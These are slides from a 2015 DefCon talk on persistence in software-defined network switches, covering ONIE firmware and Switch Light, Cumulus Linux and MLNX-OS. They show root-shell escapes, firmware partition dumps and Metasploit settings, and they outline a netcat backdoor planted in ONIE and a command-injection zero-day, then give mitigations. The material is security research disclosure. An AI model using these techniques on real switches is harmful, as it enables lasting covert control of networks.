


# Staying Persistent in Software Defined Networks



**DefCon 23, Las Vegas 2015**



# Hellfire Security

**Gregory Pickett, CISSP, GCIA, GPEN**  
**Chicago, Illinois**

**[gregory.pickett@hellfiresecurity.com](mailto:gregory.pickett@hellfiresecurity.com)**




# *Overview*

- **White Box Ethernet**
- **Stupid Is As Stupid Does!**
- **Exploiting it!**
- **Moving Forward**
- **Wrapping Up**


# *What Is It?*

- **Standard Hardware (“Blank” Slate)**
- **Running Merchant Silicon**
  - **Trident and Broadcom Chipsets**
  - **Intel, AMD, and PowerPC processors**
- **Common Operating System (Often Linux-Based)**
- **Critical for Software Defined Networking**
- **Can Be Used Without It!**



# *Why Do It?*

- **Reduced Cost**
- **Flexibility**
- **Control**
  - **Traditional**
  - **DevOps**
  - **Software Defined Networking**



# *Open Compute Project*

- **Started By Facebook**
- **Total Redesign of Existing Technology To Meet Emerging Needs**
- **Specifications for Server, Storage, and the Data Center**
- **Designed to be efficient, to be inexpensive, and to be easy to service**



# *Open Compute Project*

- **Vanity Free and Minimalistic**
- **Not Tied To Brands or Anything Proprietary**
- **Components Are Abstracted**
- **Therefore ... Interchangeable**







# ***Open Network Install Environment (ONIE)***


- **Firmware for bare metal network switches**
- **Boot Loader for Network Operating Systems (NOS)**
  - **Grub/U-Boot Underneath**
  - **Facilitates Installation and Removal of NOS**
- **Comes Pre-Installed**
- **Automates Switch Deployment**







## ***White Box Ethernet and ONIE***



***What Could Go Wrong?***

# *Weaknesses (Operating System)*

- ⊕ **Privileged Accounts**
  - ⊕ **No Root Password**
  - ⊕ **Doesn't Force You To Change It!**
- ⊕ **Management Services**
  - ⊕ **Uses Telnet**
  - ⊕ **SSH**
    - ⊕ **Installation Mode (18-bits Entropy)**
    - ⊕ **Recovery Mode (26-bits Entropy)**



# *Weaknesses (Installer)*

- ⊕ **Predictable URLs**
  - ⊕ **Exact URLs from DHCPv4**
  - ⊕ **Inexact URLs based on DHCP Response**
  - ⊕ **IPv6 Neighbors**
  - ⊕ **TFTP Waterfall**
- ⊕ **Predictable File Name Search Order**
- ⊕ **No Encryption or Authentication for Installs**



# *Weaknesses (Implementation)*

- ⊕ **Exposed Partition**
- ⊕ **No Secure Boot**







## *What Does This Mean?*



*Lot's Of Opportunities to Blow It Up!*

## *Here's How*

- ✦ **Compromise It's Installations**

- ✦ **Via Rogue DHCP Server**

- ✦ **Via IPv6 Neighbor**

- ✦ **Via TFTP**

- ✦ **Compromise It**

- ✦ **Forced Reboot Entry**

- ✦ **Sniffing/MiTM (Telnet or SSH)**



# *Even Better*

- ⊕ **Compromise It**

- ⊕ **Get Past Network Operating System**

- ⊕ **Modify ONIE**

- ⊕ **Exposed Partition**

- ⊕ **No Secure Boot**

- ⊕ **Now You're In the Firmware ...**

- ⊕ **Now You're There Forever!**







# ***Network Operating Systems (NOS)***

- ✦ **Gets Installed By ONIE**
- ✦ **Operates the Switch**
- ✦ **ONIE-Compatible Distributions**
  - ✦ **Open Network Linux**
  - ✦ **Switch Light**
  - ✦ **Cumulus Linux**
  - ✦ **MLNX-OS**



# *Open Network Linux*

- **Linux distribution for "bare metal" switches**
- **Based On Debian Linux**
- **Bare-Bones with No Features**
- **Development Platform Only**
- **Maintained by Open Compute Project**



# *Switch Light*

- **Linux distribution for "bare metal" switches**
- **Packaged Open Network Linux**
- **Indigo Openflow Agent**
- **Extension of Big Switch Fabric (SDN)**
- **Maintained by Big Switch Networks**



# *Cumulus Linux*

- **Linux distribution for "bare metal" switches**
- **Based On Debian Linux**
- **Puppet/Chef/Ansible Agent**
- **Network Automation and Orchestration (DevOps)**
- **Maintained by Cumulus Networks**



# ***MLNX-OS***

- **Linux distribution for "bare metal" switches**
- **Based On Enterprise Linux 5 (Red Hat Enterprise Linux 5)**
- **Puppet/Chef/Ansible/eSwitch Agent**
- **Network Automation and Orchestration (DevOps) or Controller (SDN)**
- **Maintained by Mellanox**



## ***Weaknesses (Agent)***

- ⊕ **No Encryption and No Authentication**

- ⊕ **Switch Light (Indigo)**

- ⊕ **MLNX-OS (eSwitch)**

- ⊕ **Out-Dated OpenSSL**

- ⊕ **Switch Light (Actually No SSL Used! WTF?)**

- ⊕ **Cumulus Linux (OpenSSL 1.0.1e → Puppet)**

- ⊕ **MLNX-OS (OpenSSL 0.9.8e-fips-rhel5)**





## *Could Lead To ...*

- ⊕ **Topology, Flow, and Message Modification through **Unauthorized Access****

- ⊕ **Add Access**

Switch Light (Indigo)

- ⊕ **Remove Access**

MLNX-OS (eSwitch)

- ⊕ **Hide Traffic**

- ⊕ **Change Traffic**

- ⊕ **Information Disclosure through **Exploitation****

Cumulus Linux (Puppet)



# *Weaknesses (Agent)*

- **Running As Root**
  - **Switch Light (Indigo)**
  - **Cumulus Linux (Puppet)**
- **Vulnerable Code**
  - **Lot's of MEMCPY (Indigo)**



***Could Lead To ...***

**Nothing Yet!**

***But Still, It's Kind Of Scary ...***



# *Weaknesses (Operating System)*

## ⊕ **Out-Dated Bash**

- ⊕ **Switch Light (Bash version 4.2.37 )**
- ⊕ **Cumulus Linux (Bash version 4.2.37)**
- ⊕ **MLNX-OS (Bash version 3.2.9)**



# *Weaknesses (Operating System)*

## ⊕ **Default (and Fixed) Privileged Accounts**

### ⊕ **Switch Light**

- ⊕ **admin**
- ⊕ **root (hidden/disabled)**

### ⊕ **Cumulus Linux**

- ⊕ **cumulus**
- ⊕ **root (disabled)**

### ⊕ **MLNX-OS**

- ⊕ **admin**
- ⊕ **root (hidden/disabled)**



# *Weaknesses (Operating System)*

- ✦ **Doesn't Force You To Change Default Passwords for Privileged Accounts**
  - ✦ **Switch Light (admin)**
  - ✦ **Cumulus Linux (cumulus)**
  - ✦ **MLNX-OS (admin)**

# *Weaknesses (Operating System)*

- ⊕ **Easy Escape to Shell**

- ⊕ **Switch Light (enable, debug bash)**

- ⊕ **Cumulus Linux (N/A)**

- ⊕ **MLNX-OS (shell escape)**

- ⊕ **Instant Elevation**

- ⊕ **Switch Light (N/A)**

- ⊕ **Cumulus Linux (sudo)**

- ⊕ **MLNX-OS (su)**

Remember that disabled root account?





## *Could Lead To ...*

- **Full Control of Your Network through Unauthorized Access**

- **Add Access**

- **Remove Access**

- **Hide Traffic**

- **Change Traffic**

- **Compromise of Firmware through Unauthorized Access**

Switch Light

Cumulus Linux


MLNX-OS

Switch Light

Cumulus Linux

MLNX-OS

# Like So ...



```
192.168.2.105 - PuTTY
login as: admin
admin@192.168.2.105's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jul 13 20:34:43 2015
Switch Light OS SWL-CP-2.6.0 (powerpc.release,bcF,2015.04.30.12.08,1f39188d26487ce948bc2f7439e03ca6136f3026)
localhost> enable
localhost# debug bash

**** Warning: this is a debug command - use caution! ****
**** Type "exit" or Ctrl-D to return to the Switch Light CLI ****

root@localhost:~#
```

admin:x:0:0::/root:/usr/bin/pcli

# Exposed ONIE Partition

```
192.168.2.105 - PuTTY
root@localhost:~# mtdinfo /dev/mtd1 -u
mtd1
Name:                onie
Type:                nor
Eraseblock size:    131072 bytes, 128.0 KiB
Amount of eraseblocks: 32 (4194304 bytes, 4.0 MiB)
Minimum input/output unit size: 1 byte
Sub-page size:      1 byte
Character device major/minor: 90:2
Bad blocks are allowed: false
Device is writable: true
Default UBI VID header offset: 64
Default UBI data offset: 128
Default UBI LEB size: 130944 bytes, 127.9 KiB
Maximum UBI volumes count: 128

root@localhost:~# ls -l /dev/mtd1
crw-rw-rw- 1 root root 90, 2 Jul 13 22:52 /dev/mtd1
root@localhost:~#
```

# Exposed ONIE Partition

```
root@localhost:~# dd if=/dev/mtdblock1 of=/tmp/onie_dump
8192+0 records in
8192+0 records out
4194304 bytes (4.2 MB) copied, 2.5967 s, 1.6 MB/s
root@localhost:~# cd /tmp
root@localhost:/tmp# ls
onie_dump
root@localhost:/tmp# ls -l
total 4096
-rw-r--r-- 1 root root 4194304 Jul 14 01:02 onie_dump
root@localhost:/tmp#
```



# *Once More With Feeling!*

```
root@controller: /home/admin
login as: admin
Big Cloud Fabric Appliance 2.6.0 (bcf-2.6.0 #265)
Log in as 'admin' to configure

admin@54.162.162.166's password:
Last login: Thu May 28 02:19:32 2015 from 54.159.92.160
Big Cloud Fabric Appliance 2.6.0 (bcf-2.6.0 #265)
Logged in as admin, 2015-05-28 11:36:31.055000 UTC, auth from 58.11.74.94
10.182.69.161> debug bash

***** WARNING *****
Any/All activities within bash mode are UNSUPPORTED
This is intended ONLY for additional debugging ONLY by Big Switch TAC.

Please type "exit" or Ctrl-D to return to the CLI

***** WARNING *****

admin@controller:~$ su
root@controller:/home/admin#
```



# *Why?*

- ⊕ **Disabled Root Accounts Can Still Be Used If Logged In Already!**
- ⊕ **Just Need Shell Access**
- ⊕ **Since they are hidden from user, highly likely their passwords won't be set!**
- ⊕ **Just one "su", and you are in ...**

***This Means***

**Your Network**

***Is One Key Logger Away!***





# *Scenario (Demo)*

- **End-User System (Windows)**
  - **Drive-By Web Attack/Phishing Email**
  - **Key Logging for Default Accounts**
  - **SDN Discovery (Southbound API)**
  - **Second Stage Attack**
- **Network Operating System (Linux)**
  - **Compromised Login**
  - **Plant and Start Binaries (Backdoor)**



# *Scenario (Demo)*

- **ONIE**

- **Planted Binaries Added**

- **“onie-nos-install” Shell Script Modified**

- **Wait! Our Switch Is Infected!**

- **Backdoor Accessible**

- **Even from the Internet (Pivoting)**



# *Scenario (Demo)*

## ⊕ Environment Refresh

- ⊕ onie-nos-install Downloads And Executes nos Installer
- ⊕ Afterwards
  - ⊕ Adds Planted Binaries Back
  - ⊕ Set's Run-Level!

## ⊕ Resurrection!

- ⊕ Backdoor Accessible
- ⊕ Even from the Internet (Pivoting)



# ***Delivery (Demo)***

## **⊕ Metasploit Setup**

- ⊕ use exploit/multi/browser/java\_jre17\_jmxbean**
- ⊕ set EXE::Custom \path\to\Custom.exe**
- ⊕ set payload windows/meterpreter/reverse\_https**

## **⊕ Drive-By**

- ⊕ Demo Site**
- ⊕ Click Link**
- ⊕ Redirect to Known Good**



# *Malware (Demo)*

- ⊕ **Assumptions**

- ⊕ **Management Station (Windows-Based)**

- ⊕ **Switch**

- ⊕ **Linux-Based**

- ⊕ **Southbound APIs Running**

- ⊕ **Management Plane**

- ⊕ **Not Accessible from Internet**

- ⊕ **Accessible from Management Station**



# *Malware (Demo)*

## ⊕ **Methods (First Stage)**

### ⊕ **Scanning**

- ⊕ **Openflow Ports (6633, 6653)**

- ⊕ **SSH Banners**

### ⊕ **Exploitation**

- ⊕ **SSH Client**

- ⊕ **Wrapper Escape Commands**

### ⊕ **Binary Planted**

- ⊕ **Cross-Compiled for Demo-OS (netcat)**

- ⊕ **Delivered Via printf | dd**

- ⊕ **Yes, I know It's Ugly!**

# *Malware (Demo)*

- **Methods (First Stage)**

- **ONIE Modified (Shell Commands Modify onie-nos-install)**

- **Pivot (Reverse HTTP)**

- **Methods (Second Stage) (netcat)**





# *Malware (Demo)*

- ⊕ **Development**

- ⊕ **First Stage**


- ⊕ **Python Script Compiled**

- ⊕ **Only Several Megabytes In Size**

- ⊕ **Second Stage**

- ⊕ **netcat from source**

# *Demonstration*



# *Malware (Improvements)*

- ⊕ **First Stage (Additional Exploitation)**

- ⊕ **Bash**

- ⊕ **Second Stage (Custom)**

- ⊕ **Attacks**

- ⊕ **Network Modification and Manipulation**

- ⊕ **Attacks Against Loopback Services (Escalation)**

- ⊕ **Evasion**

- ⊕ **Recovery from ONIE Upgrade**

- ⊕ **Various Linux ...**

- ⊕ **Worming**



***And Now Some Pwnage ...***



***Sorry Cumulus Linux!***

# *Zero-Day Exploit*

- **Cumulus Linux Has Several Command-Line Tools**
  - **cl-bgp, cl-ospf, cl-ospf6, cl-ra, and cl-rctl**
  - **Meant To Be Used By Reduced Privilege “admin”**
  - **Commands Processed By “clcmd-server.py” On Unix Sockets**
- **Command Injection Issues!**
- **Boom Goes CLCMD-SERVER**
- **And it runs as “Root”**



# CLCMD-SERVER Running On A Switch

```
root      2015  0.0  0.0  11016  1308 ?      Ss   21:15  0:00 /usr/sbin/lldpd -c
ntp       2088  0.0  0.1   6780  2092 ?      Ss   21:15  0:00 /usr/sbin/ntpd -p /var/run/ntpd.pid -g -U0 -c /var/lib/ntp/ntp.c
_lldpd    2177  0.0  0.0  11016  1080 ?      S    21:15  0:00 /usr/sbin/lldpd -c
root      2349  0.0  0.0   3276   624 ?      Ss   21:15  0:00 /usr/sbin/ptmd -d -l INFO
root      2362  0.0  0.3  11124  6164 ?      S    21:15  0:00 /usr/bin/python /usr/lib/python2.7/dist-packages/clcmd_server.py
root      2472  0.0  0.0   7840  1144 ?      Ss   21:15  0:00 /usr/sbin/sshd
root      2586  0.0  0.0   3116   680 ?      S    21:15  0:00 /bin/bash /usr/bin/arp_refresh
root      2613  0.0  0.2  11684  5036 ?      S    21:15  0:00 /usr/bin/python /usr/lib/cumulus/ztp-usb
root      2742  0.0  0.0  14544  1672 ?      SNl  21:15  0:01 /usr/bin/monit -p /var/run/monit.pid -s /var/run/monit/state -c
root      2876  0.0  0.0   2608   836 ttyS0   Ss+  21:15  0:00 /sbin/getty -L ttyS0 115200 vt100
root      2879  0.0  0.0   3116   680 ?      S    21:15  0:00 /bin/bash /usr/bin/arp_refresh
quagga    4285  0.0  0.0   4252  1476 ?      S<s  21:32  0:00 /usr/lib/quagga/zebra --daemon -A 127.0.0.1
quagga    4312  0.0  0.0   4700  1716 ?      S<s  21:32  0:00 /usr/lib/quagga/ospfd --daemon -A 127.0.0.1
root      4337  0.0  0.0   3232   716 ?      Ss   21:32  0:00 /usr/lib/quagga/watchquagga -adz -r /usr/sbin/servicebBquaggabBr
```



# *Demonstration*





# *Exposed ONIE Partition*

```
cumulus@leaf1: /tmp
cumulus@leaf1$ sudo dd if=/dev/mtdblock1 of=/tmp/onie_dump
8192+0 records in
8192+0 records out
4194304 bytes (4.2 MB) copied, 2.22472 s, 1.9 MB/s
cumulus@leaf1$ cd /tmp
cumulus@leaf1$ ls
onie_dump
cumulus@leaf1$ ls -l
total 4096
-rw-r--r-- 1 root root 4194304 Apr 12 22:29 onie_dump
cumulus@leaf1$
```


# *Available Solutions*

- **Hardware**
- **Install Environment**
- **Network Operating Systems**
- **Agents**
- **Enterprise Architecture**



# *Hardware*

- **Trusted Platform Module (TPM)**
- **Rob Sherwood Had These Put In for Most x86-Based Switches**
- **Let's Add Them to the PowerPC Switches**
- **Then, Let's Use Them!**



# *Install Environment*

- **Remove Telnet**
- **Increase Key Entropy**
- **Force Password Change**
- **Remove IPv6 and TFTP Waterfall**
- **Sign the Installations**



# *Operating Systems*

- **Changeable Names**
  - uid 0 accounts
  - “reduced” privilege accounts
- **Force Password Change**
- **Tighten Shell Access**
  - Switch Light (Two-Factor Escape)
  - Cumulus Linux (Wrapper)
  - MLNX-OS (Two-Factor Escape)



# *Agents*

- **Use TLS**
- **Add Encryption and Authentication**
- **Use DevOps or SDN to Coordinate Certificate and Key Distribution**



# *Enterprise Architecture*

- ⊕ **Isolate Management Plane**

- ⊕ **Rarely Done**

- ⊕ **What's wrong with Jump Boxes?**

- ⊕ **Audit Switches**

- ⊕ **Password Changes**

- ⊕ **ONIE Partition Hashes**



# ***Racing Ahead***

- **Impact On Security**
- **Keeping Pressure On Developers (Scaring Them)**
- **Making The Difference**





# *Impact On Security*

- **Getting Products/Features To Market Is Important ... I get it. We all get it.**
- **But You're Not Learning**
  - **Desktop Operating Systems**
  - **Server Operating Systems**
- **These Are Not New**
- **Wake Up!**



# *Scaring Developers!*

- **So Begins The Spinning of the Merry-Go-Round**
  - **We Hack It**
  - **You Fix It**
- **Let The Clean-Up Begin**
- **Is It So Hard To Hire Someone for Security**
  - **I thought fixing It later was more expensive?**
  - **Security Can Be A Feature Too**



# ***Making The Difference***

- **Learn From Desktop and Server Operating Systems**
- **Leverage Management Platforms (DevOps) or Controllers (SDN)**
  - **Security Reference**
  - **Audit Capability (Reconciliation)**
  - **Logging**
- **Logic Probes**



## *Final Thoughts*

- **SDN has the potential to turn the entire Internet into a cloud**
- **Benefit would be orders of magnitude above what we see now**
- **But there is hole in the middle of it that could easily be filled by the likes of the NSA ... or worse yet, China**
- **Let's Not Let That Happen**
- **And That Start's Here**



# *Links*

- + <http://etherealmind.com/network-dictionary-whitebrand-ethernet/>
- + <https://github.com/opencomputeproject/onie/wiki/Quick-Start-Guide>
- + <https://github.com/opencomputeproject/onie/wiki/CLI-Reference>
- + <http://opennetlinux.org/docs/build>
- + <http://opennetlinux.org/docs/deploy>
- + <http://www.bigswitch.com/sdn-products/big-cloud-fabricm>
- + <http://www.bigswitch.com/products/switch-light>
- + <http://labs.bigswitch.com>
- + <https://github.com/floodlight/indigo>
- + <https://github.com/floodlight/ivs>
- + <http://docs.cumulusnetworks.com/>
- + <http://cumulusnetworks.com/get-started/test-drive-open-networking/>
- + <https://puppetlabs.com/blog/puppet-cumulus-linux>

# *Links*

- <https://github.com/puppetlabs/puppet>
- [http://www.mellanox.com/page/mlnx\\_os](http://www.mellanox.com/page/mlnx_os)
- [http://h20564.www2.hp.com/hpsc/swd/public/detail?swItemId=M\\_TX\\_8adfcfb6e0834d5a82564b4825](http://h20564.www2.hp.com/hpsc/swd/public/detail?swItemId=M_TX_8adfcfb6e0834d5a82564b4825)
- <https://github.com/mellanox-openstack/mellanox-eswitchd>
- <http://zeromq.org/intro:read-the-manual>

